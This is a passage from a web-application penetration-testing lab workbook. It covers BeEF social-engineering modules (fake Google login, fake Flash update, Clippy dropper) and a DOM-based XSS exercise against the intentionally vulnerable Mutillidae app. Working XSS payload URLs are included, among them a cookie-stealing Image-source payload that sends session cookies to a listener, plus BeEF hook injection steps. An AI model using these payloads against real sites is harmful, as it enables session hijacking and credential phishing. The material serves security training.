
- Steal Google credentials

Solution


1. In **Firefox**, go to **Social Engineering** -> **Google Phishing**.
2. Change the XSS hook URI to the OMG Cute Bunny page (https://sec542.org/bunny.html). This is the page BeEF will open in a new tab after attempting to steal the user's Google credentials.




3. Then click **Execute**. In **Chromium**, it looks like Trillian's been logged out of her gmail account. Better log back in...




4. Enter fake credentials and click **Sign in**.
5. Note that a second tab opens (to the OMG cute bunny page we configured as the XSS hook URI).



6. The first tab goes to the real Google login page.



7. In **Firefox**, click **Command 1** to see the username and password entered.



If You Have Time...

1. That wraps up this lab.
2. You can freestyle for a bit and try other commands and see what works. Share any interesting and creative BeEF hacks with your instructor.
3. You might want to try the following modules:
   - **Browser** -> **Hooked Domain** -> **Redirect Browser (Rickroll)**
   - **Social Engineering** -> **Fake Flash Update**

- **Social Engineering** -> **Clippy**

4. Clippy in Chromium on Linux? Yes, please!

> **Note**
>
> They both accept a link if the user clicks **Install** or **Yes** (Clippy defaults to: http://0.0.0.0:3000/dropper.exe).

5. So, these exploits are not yet weaponized but can be easily configured to deliver the executable payload of the penetration tester's choice.

Reference

[1] http://webaim.org/blog/user-agent-string-history/


Exercise 4.3 - DOM-Based XSS

Objectives

- Explore a reflected DOM-based XSS vulnerability
- Exploit the identified vulnerability to popup an alert window
- Exploit the identified vulnerability to steal the cookie(s)
- Inject BeEF hook by exploiting the identified DOM-based XSS vulnerability

Lab Setup

1. In the SEC542 Linux VM, open **Burp Pro** and then open **Firefox**.




2. Click **Next** on the project screen (use the default option of **Temporary project**). Then click **Start Burp** on the next screen (use the default option of **Use Burp Defaults**)
3. Wait for Burp Pro to launch.
4. Run one instance of Burp Pro only. Multiple instances of Burp Pro are running if you see the warning below.

> **Warning**
>
> If you receieve a prompt to update Burp, click **Close** as any new or changed feaures may impact future lab exercises.

Note

If you only have one instance running, you should not expect to see the popup below.




In this case, choose **Leave** and then close the newest Burp instance, leaving the original. When in doubt, close all Burp Pro instances and start over.

Warning

Burp Pro must be listening on port 8080, and the Burp Pro instance that generates the preceding error cannot bind to port 8080 because it is in use by another instance.

5. Open Firefox and surf to: https://www.sec542.org/mutillidae/index.php?page=password-generator.php&username=anonymous.
6. You may clear the database at any time by choosing **Reset DB**. This cleanly restarts the exercise, which is useful for clearing out old attempts.



Challenges


Target: https://www.sec542.org/mutillidae/index.php?page=password-generator.php&username=anonymous

Perform the following actions on the vulnerable web page:

- Identify JavaScript line where the reflected DOM based vulnerability is.

Solution


1. Change the `username` parameter in URL to `student`.



2. Notice where the `username` is reflected.


3. Append a **double quote** (`"`) to the username parameter and visit the following link:

`https://www.sec542.org/mutillidae/index.php?page=password-generator.php&username=student%22`




4. There are no visible errors but notice that there is also no displayed text *This password is for student*. Since we are suspecting in a potential DOM based XSS vulnerability, the vulnerable code is in the client side JavaScript. If there are any errors, they will appear in the browser and they will not be visible in Burp, for example.


5. In order to analyze the error, switch to the Mutillidae tab and open Web Console (Developer Tools) by going to the Firefox hamburger menu (upper right), and selecting **Web Developer -> Web Console**. Note that each Firefox tab can use a Web Console independently, so be sure to switch to the Mutilldae tab first.



6. The web Console will open at the bottom of the browser window. There will be an error displayed, notice line of code.



7. Click on `index.php:1024:89` to show the JavaScript source where the username parameter is injected.



8. Notice the injected double quote. We will exploit this in the following challenge.

• Exploit the identified vulnerability to popup an alert window.

Solution

1. As we can see in the JavaScript code above, the contents of the username parameter are directly used to format the string which is then injected into the element with the ID of idUsernameInput. It appears as we can close the string by injecting a quote and then continue writing JavaScript.
2. Try injecting `alert(1)` with the following URL: `https://www.sec542.org/mutillidae/index.php?page=password-generator.php&username=student%22;alert(1);` Use the same Firefox tab that we used previously (with Web Console open).
3. This doesn't work – so check the Web Console to see where the error is, click on it and in the Debugger analyze the error.

4. It looks as we have a quote and semicolon extra – these can be commented out with // so the final exploit will be the following URL (use the same Firefox tab we used previously).

`https://www.sec542.org/mutillidae/index.php?page=password-generator.php&username=student";alert(1);//`

• Exploit the identified vulnerability to steal the cookie(s). Run a local server with Python and send the cookies to it.

Solution

1. Now that we can run JavaScript, in order to steal the cookies we need to read them from `document.cookie` and send in a request to the attacker. The attacker will be simulated as running a web server with Python, listening on TCP port 1234. Open a new terminal and execute the following command (leave the terminal open):

```
python3 -m http.server 1234
```


Expected result

```
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
```

2. The easiest way to steal cookies is to create a new Image object with an arbitrary source, like in the following code:

```
image = new Image(); image.src='http://localhost:1234?c='+document.cookie;//
```

3. This should be JavaScript that we need to execute but remember that it must be URL encoded before. We will use Burp's Decoder to URL encode this code. Go to the **Decoder** tab on Burp's main menu and paste the code in. Then select **Encode as: -> URL**



4. Be sure there is not a trailing newline character: the cursor should be at the end of the encoded string, and not one line below it. The encoded string should end with `%2f`.

5. Append the encoded JavaScript to this URL:

```
https://www.sec542.org/mutillidae/index.php?page=password-generator.php&username=student";
```

6. This results in the following final exploit:

```
https://www.sec542.org/mutillidae/index.php?page=password-generator.php&username=student";
%69%6d%61%67%65%20%3d%20%6e%65%77%20%49%6d%61%67%65%28%29%3b%20%69%6d%61%67%65%2e%73%72%63%3d
```

7. Paste that into the Firefox address bar and press `Enter`. The terminal window should show the captured cookie:

```
127.0.0.1 - - [11/Mar/2020 20:20:16] "GET /?
c=showhints=1;%20PHPSESSID=ht6rgbrjq6de8nje1j8f1ma2dk HTTP/1.1" 200 -
```

8. Exit the Python web server by pressing `CTRL-C` or closing the terminal window.

- Inject BeEF hook by exploiting the identified DOM-based XSS vulnerability.

Solution

1. Finally, our last challenge consists of injecting the BeEF hook. As with the previous lab, we will use Mozilla Firefox as the attacker and Chromium as the victim.
2. In order to inject the hook, you will need to use jQuery's `getScript` method, which performs an AJAX request and loads a JavaScript file. In case of success, you will need to call the `beef_init()` function to start the hook.

> **Note**
>
> Since BeEF is running over HTTP, you will need to access the HTTP instance of Mutillidae in Chromium (http://www.sec542.org/mutillidae/). It is not possible to load JavaScript from HTTP when the main web page has been retrieved over HTTPS.

3. Start **BeEF**:

```
cd /opt/beef
./beef
```

4. Open **Firefox** and go to **http://127.0.0.1:3000/ui/panel**.
5. Log in with the following credentials:
   - Username: `beef`
   - Password: `Security542`
6. Read the documentation of the jQuery's `getScript` method, available at https://api.jquery.com/jquery.getscript/.

jQuery.getScript(url [, success]) — **version added: 1.0**


url
Type: String
A string containing the URL to which the request is sent.

success
Type: Function(String script, String textStatus, jqXHR jqXHR)
A callback function that is executed if the request succeeds.

